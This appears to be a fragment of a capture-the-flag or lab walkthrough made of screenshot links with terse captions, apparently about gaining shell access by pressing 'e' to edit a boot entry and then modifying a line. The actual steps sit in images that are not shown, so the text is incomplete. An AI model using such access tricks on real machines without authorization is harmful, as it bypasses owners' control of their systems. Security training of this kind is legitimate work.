
Challenge
First Step




Get access...
Press ‘e’




Press ‘e’ again...




Modify the line as above...




In the shell, do...



